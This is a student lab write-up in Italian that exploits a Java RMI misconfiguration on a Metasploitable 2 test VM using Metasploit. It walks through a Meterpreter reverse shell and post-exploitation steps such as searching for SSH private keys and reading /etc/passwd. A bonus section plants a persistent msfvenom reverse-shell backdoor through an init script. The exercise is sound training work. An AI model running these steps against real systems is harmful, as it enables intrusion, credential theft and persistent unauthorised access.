

W16D4 – Esame del modulo 4 di Maria Zanchetta.

Il servizio Java-RMI sulla porta 1099 TCP presenta una configurazione di default errata che permette ad un attaccante di iniettare codice malevolo arbitrario per accedere alla macchina con privilegi amministrativi. In questo esercizio ho sfruttato questa vulnerabilità con Metasploit per ottenere una sessione con Meterpreter ed ho eseguito numerosi comandi per dimostrare tutto ciò che può fare un attaccante che ha avuto accesso alla macchina vittima.

Per prima cosa, ho modificato gli indirizzi IP delle macchine come richiesto nella consegna dell'esercizio. Con il comando "ip a" ho verificato che l'IP della macchina attaccante, Kali Linux, fosse effettivamente 192.168.11.111. Per modificare l'IP, ho modificato il file /etc/network/interfaces e ho poi ho lanciato un sudo reboot.

```
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:fd:d5:ba brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.111/24 brd 192.168.11.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fed:d5ba/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever
3: eth1: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc fq_codel state DOWN group default qlen 1000
    link/ether 08:00:27:b2:54:ca brd ff:ff:ff:ff:ff:ff
```

Ho modificato anche l'IP di Metasploitable 2 modificando il file /etc/network/interfaces e lanciando un reboot. Con il comando "ip a" ho controllato che l'IP della macchina vittima fosse effettivamente 192.168.11.112, come richiesto nella consegna.

```
Metasploitable 2 1 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:8d:17:a0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.112/24 brd 192.168.11.255 scope global eth0
    inet6 fe80::a00:27ff:fe8d:17a0/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

Prima di iniziare l'exploit, ho fatto una breve scansione con Nessus per controllare che fosse presente la vulnerabilità Java RMI e, una volta individuata, ho aperto MSFConsole con il comando "msfconsole". Con "search java_rmi" ho cercato un modulo adatto per l'attacco.

```
File Actions Edit View Help
(kali@kali)-[~]
$ service nessusd start

(kali@kali)-[~]
$ msfconsole

Metasploit tip: View a module's description using info, or the enhanced
version in your browser with info -d

Table Of Contents
.:ok000kdc'
.x00000000000000c
:000000000000000k,
'000000000k000000:
o00000000.MMMM.o0000o0000l.MMMM,00000000o
d00000000.MMMMMM.c00000c.MMMMMM,00000000x
l00000000.MMMMMMMMM;d;MMMMMMMMMM,00000000l
.00000000.MMM.;MMMMMMMMMMMMM;MMMM,00000000.
c0000000.MMM.OOc.MMMMM'o00.MMM,0000000c
o000000.MMM.0000.MMM:0000.MMM,000000o
l0000.MMM.0000.MMM:0000.MMM,00000l
;0000'MMM.0000.MMM:0000.MMM;0000;
.d000o'WM,0000o000x0000.MX'x00d.
,k0l'M.00000000000000.M'd0k,
:kk;.00000000000000.;0k:
;k000000000000000k:
,x000000000000x,
.l0000000l.
,d0d,
.

+ -- --=[ metasploit v6.3.55-dev ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search java_rmi

Matching Modules
```

Ho scelto il modulo exploit/multi/misc/java_rmi_server, con un rank eccellente e che sfrutta la configurazione di default errata per accedere alla macchina vittima, come emerge dalla descrizione.

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search java_rmi

Matching Modules

# Name
- -
0 auxiliary/gather/java_rmi_registry
1 exploit/multi/misc/java_rmi_server
2 auxiliary/scanner/misc/java_rmi_server
3 exploit/multi/browser/java_rmi_connection_impl

Plugin Information
Disclosure Date Rank Check Description
2011-10-15 normal No Java RMI Registry Interfaces Enumeration
2011-10-15 excellent Yes Java RMI Server Insecure Default Configuration Jav
2011-10-15 normal No Java RMI Server Insecure Endpoint Code Execution S
2010-03-31 excellent No Java RMICConnectionImpl Deserialization Privilege E
```

Ho abilitato il modulo scelto con "use" seguito dal path del modulo ed è stato configurato il payload di default java/meterpreter/reverse_tcp. Ho controllato le configurazioni necessarie con "show options" ed ho visto che l'unica configurazione obbligatoria mancante era quella relativa ad RHOSTS, ossia l'IP della macchina target. Per il resto, la porta 1099 era

configurata correttamente come RPORT ed anche LHOST era configurato correttamente nel payload, con l'IP di Kali Linux.

```
kali@kali: ~  
File Actions Edit View Help  
Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl  
msf6 > use exploit/multi/misc/java_rmi_server  
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp  
msf6 exploit(multi/misc/java_rmi_server) > show options  
Module options (exploit/multi/misc/java_rmi_server):  


| Name      | Current Setting | Required | Description                                                                                                                           |
|-----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                           |
| RHOSTS    |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                                |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                 |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                          |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                      |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                   |

  
Payload options (java/meterpreter/reverse_tcp):  


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.11.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |

  
Exploit target:  


| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |

  
View the full module info with the info, or info -d command.  
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
```

Ho configurato l'IP della macchina vittima con "set RHOSTS IP di Metasploitable" ed era quindi tutto pronto e configurato per lanciare l'exploit. Per sicurezza, ho configurato anche LHOST pur non essendo necessario.

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112  
RHOSTS => 192.168.11.112  
  
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111  
LHOST => 192.168.11.111
```

A questo punto ho lanciato l'exploit con il comando "exploit" e si è aperta una sessione con Meterpreter sulla macchina remota, sfruttando con successo la vulnerabilità di Java-RMI. Una volta ottenuta la sessione, ho iniziato subito i test per verificare che l'exploit sia andato effettivamente a buon fine.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit  
[*] Started reverse TCP handler on 192.168.11.111:4444  
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/VFXWzDAqe  
[*] 192.168.11.112:1099 - Server started.  
[*] 192.168.11.112:1099 - Sending RMI Header ...  
[*] 192.168.11.112:1099 - Sending RMI Call ...  
[*] 192.168.11.112:1099 - Replied to request for payload JAR  
[*] Sending stage (57971 bytes) to 192.168.11.112  
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:50233) at 2024-09-08 21:20:04 -0400  
  
meterpreter > 
```

Ho controllato la configurazione di rete con "ifconfig", vedendo l'IP di Metasploitable 2, ossia 192.168.11.112 nell'interfaccia di rete eth0. Ho ripetuto il test anche con "ip a".

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe8d:17a0
IPv6 Netmask : ::

meterpreter > shell
Process 2 created.
Channel 2 created.
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:8d:17:a0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.112/24 brd 192.168.11.255 scope global eth0
    inet6 fe80::a00:27ff:fe8d:17a0/64 scope link
        valid_lft forever preferred_lft forever
exit
```

Ho lanciato il comando "sysinfo" per ottenere informazioni sul sistema attaccato, ottenendo conferma del fatto di essere su Metasploitable, con un sistema operativo Linux ed un'architettura x86. Ho provato anche il comando "getuid", che fa vedere lo user ID e i privilegi dell'utente. Sulla macchina ho già i privilegi di root.

```
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
meterpreter > getuid
Server username: root
```

A questo punto ho cercato la routing table della macchina Metasploitable 2 ed ho utilizzato vari comandi alternativi per trovarla. Ho eseguito il comando "route" da Meterpreter per trovare le impostazioni di routing e vedere la routing table corrente. Questo comando è molto utile anche per altre azioni sulla macchina target, come aggiungere una route, togliere una route, avere accesso ad una rete diversa.

```
meterpreter > route

IPv4 network routes

Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1    255.0.0.0    0.0.0.0
192.168.11.112 255.255.255.0 0.0.0.0

IPv6 network routes

Subnet      Netmask      Gateway      Metric      Interface
-----
::1         ::          ::
fe80::a00:27ff:fe8d:17a0 ::          ::

meterpreter >
```

Da una shell ho anche lanciato `netstat -rn` e `route -n`, due comandi dall'output identico ed utili a ricostruire la routing table. `Route -n` mostra la routing table con indirizzi IP numerici, mentre `netstat -rn` mostra la routing table con eventuali informazioni aggiuntive.

```
meterpreter > shell
Process 1 created.
Channel 1 created.
netstat -rn
Kernel IP routing table
Destination      Gateway          Genmask          Flags      MSS Window  irtt Iface
192.168.11.0     0.0.0.0         255.255.255.0    U          0  0        0 eth0

route -n
Kernel IP routing table
Destination      Gateway          Genmask          Flags      Metric Ref   Use Iface
192.168.11.0     0.0.0.0         255.255.255.0    U          0      0     0 eth0
```

Ho provato anche altri comandi in questa fase post-exploitation, per esempio il comando "netstat", per vedere tutte le connessioni attive a livello di network.

```
meterpreter > netstat
[-] The "netstat" command is not supported by this Meterpreter type (java/linux)
meterpreter > shell
Process 1 created.
Channel 1 created.
netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 192.168.11.112:43234    192.168.11.111:4444    ESTABLISHED
udp      0      0 localhost:47783        localhost:47783        ESTABLISHED

Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type       State       I-Node      Path
unix   2      [ ] DGRAM     -          -           5858        @/com/ubuntu/upstart
unix  16      [ ] DGRAM     -          -           11114       /dev/log
unix   2      [ ] DGRAM     -          -           6085        @/org/kernel/udev/udev
unix   2      [ ] DGRAM     -          -           43222       tcp/25/smt
unix   2      [ ] DGRAM     -          -           13081
unix   2      [ ] DGRAM     -          -           12990
unix   2      [ ] DGRAM     -          -           12795
unix   2      [ ] DGRAM     -          -           12757
unix   3      [ ] STREAM    CONNECTED  12740
unix   3      [ ] STREAM    CONNECTED  12739
unix   3      [ ] STREAM    CONNECTED  12738
unix   3      [ ] STREAM    CONNECTED  12737
unix   3      [ ] STREAM    CONNECTED  12736
unix   3      [ ] STREAM    CONNECTED  12735
unix   3      [ ] STREAM    CONNECTED  12734
unix   3      [ ] STREAM    CONNECTED  12733
unix   3      [ ] STREAM    CONNECTED  12732
unix   3      [ ] STREAM    CONNECTED  12731
unix   3      [ ] STREAM    CONNECTED  12730
unix   3      [ ] STREAM    CONNECTED  12729
unix   3      [ ] STREAM    CONNECTED  12728
unix   3      [ ] STREAM    CONNECTED  12727
unix   3      [ ] STREAM    CONNECTED  12726
unix   3      [ ] STREAM    CONNECTED  12725
unix   3      [ ] STREAM    CONNECTED  12724
unix   3      [ ] STREAM    CONNECTED  12723
unix   3      [ ] STREAM    CONNECTED  12722
unix   3      [ ] STREAM    CONNECTED  12721
```

Il comando “ps” dimostra tutti i processi attivi, che possono essere gestiti da un attaccante in base alle proprie necessità, ad esempio killando dei processi per arrecare danno agli utenti della macchina vittima.

```

ps
PID TTY          TIME CMD
  1 ?            00:00:02 init
  2 ?            00:00:00 kthreadd
  3 ?            00:00:00 migration/0
  4 ?            00:00:00 ksoftirqd/0
  5 ?            00:00:00 watchdog/0
  6 ?            00:00:00 events/0
  7 ?            00:00:00 khelper
 41 ?            00:00:00 kblockd/0
 44 ?            00:00:00 kacpid
 45 ?            00:00:00 kacpi_notify
 91 ?            00:00:00 kseriod
130 ?            00:00:00 pdflush
131 ?            00:00:00 pdflush
132 ?            00:00:00 kswapd0
174 ?            00:00:00 aio/0
1130 ?           00:00:00 ksnabd
1313 ?           00:00:00 ata/0
1314 ?           00:00:00 ata_aux
1323 ?           00:00:00 scsi_eh_0
1327 ?           00:00:00 scsi_eh_1
1351 ?           00:00:00 ksuspend_usbd
1359 ?           00:00:00 khubd
2066 ?           00:00:00 scsi_eh_2
2270 ?           00:00:00 kjournald

```

Con "ls" ho visualizzato il contenuto della directory corrente e questo comando può essere sfruttato da un attaccante per individuare dei file ed operare su di essi, come ho fatto anch'io successivamente.

```
4050 ? 00:00:00 xterm
4654 ? 00:00:04 fluxbox
4757 ? 00:00:00 sshd
6593 ? 00:00:03 java
6670 ? 00:00:00 sh
6675 ? 00:00:00 ps

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```

Con "getwd" si vede la current working directory, ovvero la directory corrente che è la directory home /. Con "search -f id_rsa" si cerca un file id_rsa che solitamente contiene le chiavi private SSH. Il file poi può essere scaricato con il comando "download" per trovare chiavi private SSH.


```
meterpreter > getwd
/
meterpreter > search -f id_rsa
Found 1 result...

Path                                     Size (bytes)  Modified (UTC)
-----
/home/msfadmin/.ssh/id_rsa             1675          2010-05-17 21:43:18 -0400
```

Il file /etc/passwd contiene informazioni su tutti gli user accounts e con cat è possibile vedere in chiaro queste informazioni sensibili.

```
vm
vmlinuz
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002::,/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

Con "search -f *.estensione" un attaccante può cercare vari tipi di file, andando alla ricerca liberamente di ciò di cui ha bisogno. Io ho cercato sia i file con estensione .doc, sia i file con estensione .pdf, sia i file con estensione .txt.

```
[~] - windows/meterpreter*
meterpreter > search -f *.doc
Found 6 results ...
```

Path	Size (bytes)	Modified (UTC)
/usr/lib/python2.5/pdb.doc	7483	2010-01-20 18:04:18 -0500
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-adapter-1.0a-install-guide.doc	362496	2011-04-11 20:38:06 -0400
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-adapter-1.0a-release-notes.doc	395264	2011-04-11 20:38:08 -0400
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-core-1.0a-install-guide.doc	270848	2011-04-11 20:38:10 -0400
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-core-1.0a-release-notes.doc	317440	2011-04-11 20:38:12 -0400
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-paper-monthofphp2010-newtool.doc	345088	2011-04-11 20:38:14 -0400

```
meterpreter > search -f *.pdf
Found 37 results ...
```

Path	Size (bytes)	Modified (UTC)
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_easy_cleanup.pdf	3830	2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_easy_duphandle.pdf	3940	2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_easy_escape.pdf	3897	2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_easy_init.pdf	3976	2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_easy_reset.pdf	3594	2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_easy_strerror.pdf	3349	2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_easy_unescape.pdf	4020	2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_escape.pdf	3926	2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_formfree.pdf	3326	2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_formget.pdf	3995	2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_free.pdf	3195	2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_global_cleanup.pdf	3796	2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_global_init_mem.pdf	3985	2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_multi_add_handle.pdf	3926	2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_multi_cleanup.pdf	3701	2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_multi_init.pdf	3334	2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_multi_remove_handle.pdf	3717	2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_multi_strerror.pdf	3345	2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_share_cleanup.pdf	3539	2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_share_init.pdf	3728	2011-06-09 02:14:34 -0400

```
meterpreter > search -f *.txt
Found 893 results ...
```

Path	Size (bytes)	Modified (UTC)
/etc/X11/rgb.txt	17394	2008-05-13 20:10:25 -0400
/home/msfadmin/vulnerable/twiki20030201/twiki-source/bin/.htaccess.txt	1598	2010-04-16 16:36:52 -0400
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/IncorrectDllVersionW32PTH10DLL.txt	765	2010-04-16 16:36:52 -0400
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/NoDisclosure.txt	302	2010-04-16 16:36:52 -0400
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OperatingSystem.txt	611	2010-04-16 16:36:52 -0400
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OSHPUX.txt	255	2010-04-16 16:36:52 -0400
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OsLinux.txt	251	2010-04-16 16:36:52 -0400
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OsMacOS.txt	253	2010-04-16 16:36:52 -0400
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OsSolaris.txt	257	2010-04-16 16:36:52 -0400
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OsSunOS.txt	256	2010-04-16 16:36:52 -0400
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OsVersion.txt	184	2010-04-16 16:36:52 -0400
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OsWin.txt	258	2010-04-16 16:36:52 -0400
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/PublicFAQ.txt	273	2010-04-16 16:36:52 -0400
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/PublicSupported.txt	291	2010-04-16 16:36:52 -0400
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/ReadmeFirst.txt		

Creando una shell, ho eseguito il comando "whoami", confermando il fatto di avere i privilegi di root ed ho eseguito anche un "pwd" per scoprire la mia posizione nel file system. Mi trovo nella directory root /.


```
meterpreter > shell
Process 2 created.
Channel 2 created.
whoami
root
pwd
/
```

Ho provato a simulare il comportamento di un attaccante che crea e rimuove directories a suo piacimento. Con "mkdir" ho creato una directory di prova chiamata "prova_meterpreter" e con "ls" ho verificato che fosse davvero stata creata. L'ho rimossa con "rmdir", sempre controllando che l'eliminazione fosse andata a buon fine, come si vede nello screenshot successivo.

```
meterpreter > shell
Process 1 created.
Channel 1 created.
mkdir prova_meterpreter
/bin/sh: line 1: ùmkdir: command not found
mkdir prova_meterpreter
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
prova_meterpreter
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```

Infine, ho creato con "touch" un file "meterpreter.txt", che potrebbe benissimo contenere del codice malevolo o un payload di qualsiasi tipo.

```
File Actions Edit View Help
vmlinuz
rmdir prova_meterpreter
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
touch meterpreter.txt
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
meterpreter.txt
mnt
```

Infine con "dir" ho visualizzato il contenuto della directory in cui mi trovo, e questo significa che un attaccante può muoversi liberamente nel file system, avendo anche privilegi di root.

```
dir
bin      etc      lib      mnt      root    test_metasploit  vmlinuz
boot     home     lost+found  nohup.out  sbin    tmp
cdrom    initrd   media      opt        srv     usr
dev      initrd.img meterpreter.txt proc       sys     var
```

Ho provato anche ad eseguire il comando "hashdump", ma ho ricevuto un messaggio di errore che affermava che questo comando è possibile solo su Windows e non su Linux. Non sono riuscita ad eseguire uno screenshot con "screenshot" e non sono state rilevate webcam collegate al sistema con il comando "webcam_list".

Bonus: creazione di una backdoor persistente.


Come azione aggiuntiva extra, ho pensato di caricare una backdoor sulla macchina vittima, facendo in modo che sia persistente per poter mantenere l'accesso che ho ottenuto. Per prima cosa, ho usato msfvenom per creare un payload eseguibile per la backdoor e un file elf eseguibile con target Linux con la backdoor. Ho scelto una porta libera ed ho impostato LHOST, che è sempre la macchina Kali. Affinché la backdoor creata sia persistente, ho scelto di localizzare il file nel path /usr/local/bin.

```
(kali@kali)-[~]
$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.11.111 LPORT=4444 -f elf -o /usr/local/bin/backdoor.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
```

A questo punto ho caricato il file della backdoor nella macchina target usando "upload" e il caricamento è avvenuto proprio in /usr/local/bin per avere una backdoor permanente.

```
meterpreter > upload /tmp/backdoor.elf /usr/local/bin/backdoor.elf
[*] Uploading : /tmp/backdoor.elf → /usr/local/bin/backdoor.elf
[*] Uploaded -1.00 B of 207.00 B (-0.48%): /tmp/backdoor.elf → /usr/local/bin/backdoor.elf
[*] Completed : /tmp/backdoor.elf → /usr/local/bin/backdoor.elf
meterpreter > █
```

Ho creato quindi uno script init per fare in modo che la backdoor venga caricata ed eseguita quando si avvia Metasploitable 2.



Ho reso lo script appena creato eseguibile con un "sudo chmod +x nome del file" ed ho aggiunto lo script alla sequenza di startup, aggiungendolo quindi al runlevel. La backdoor verrà quindi lanciata ad ogni avvio.

```
sudo chmod +x /etc/init.d/backdoor

sudo update-rc.d backdoor defaults
Adding system startup for /etc/init.d/backdoor ...
/etc/rc0.d/K20backdoor → ../init.d/backdoor
/etc/rc1.d/K20backdoor → ../init.d/backdoor
/etc/rc6.d/K20backdoor → ../init.d/backdoor
/etc/rc2.d/S20backdoor → ../init.d/backdoor
/etc/rc3.d/S20backdoor → ../init.d/backdoor
/etc/rc4.d/S20backdoor → ../init.d/backdoor
/etc/rc5.d/S20backdoor → ../init.d/backdoor
```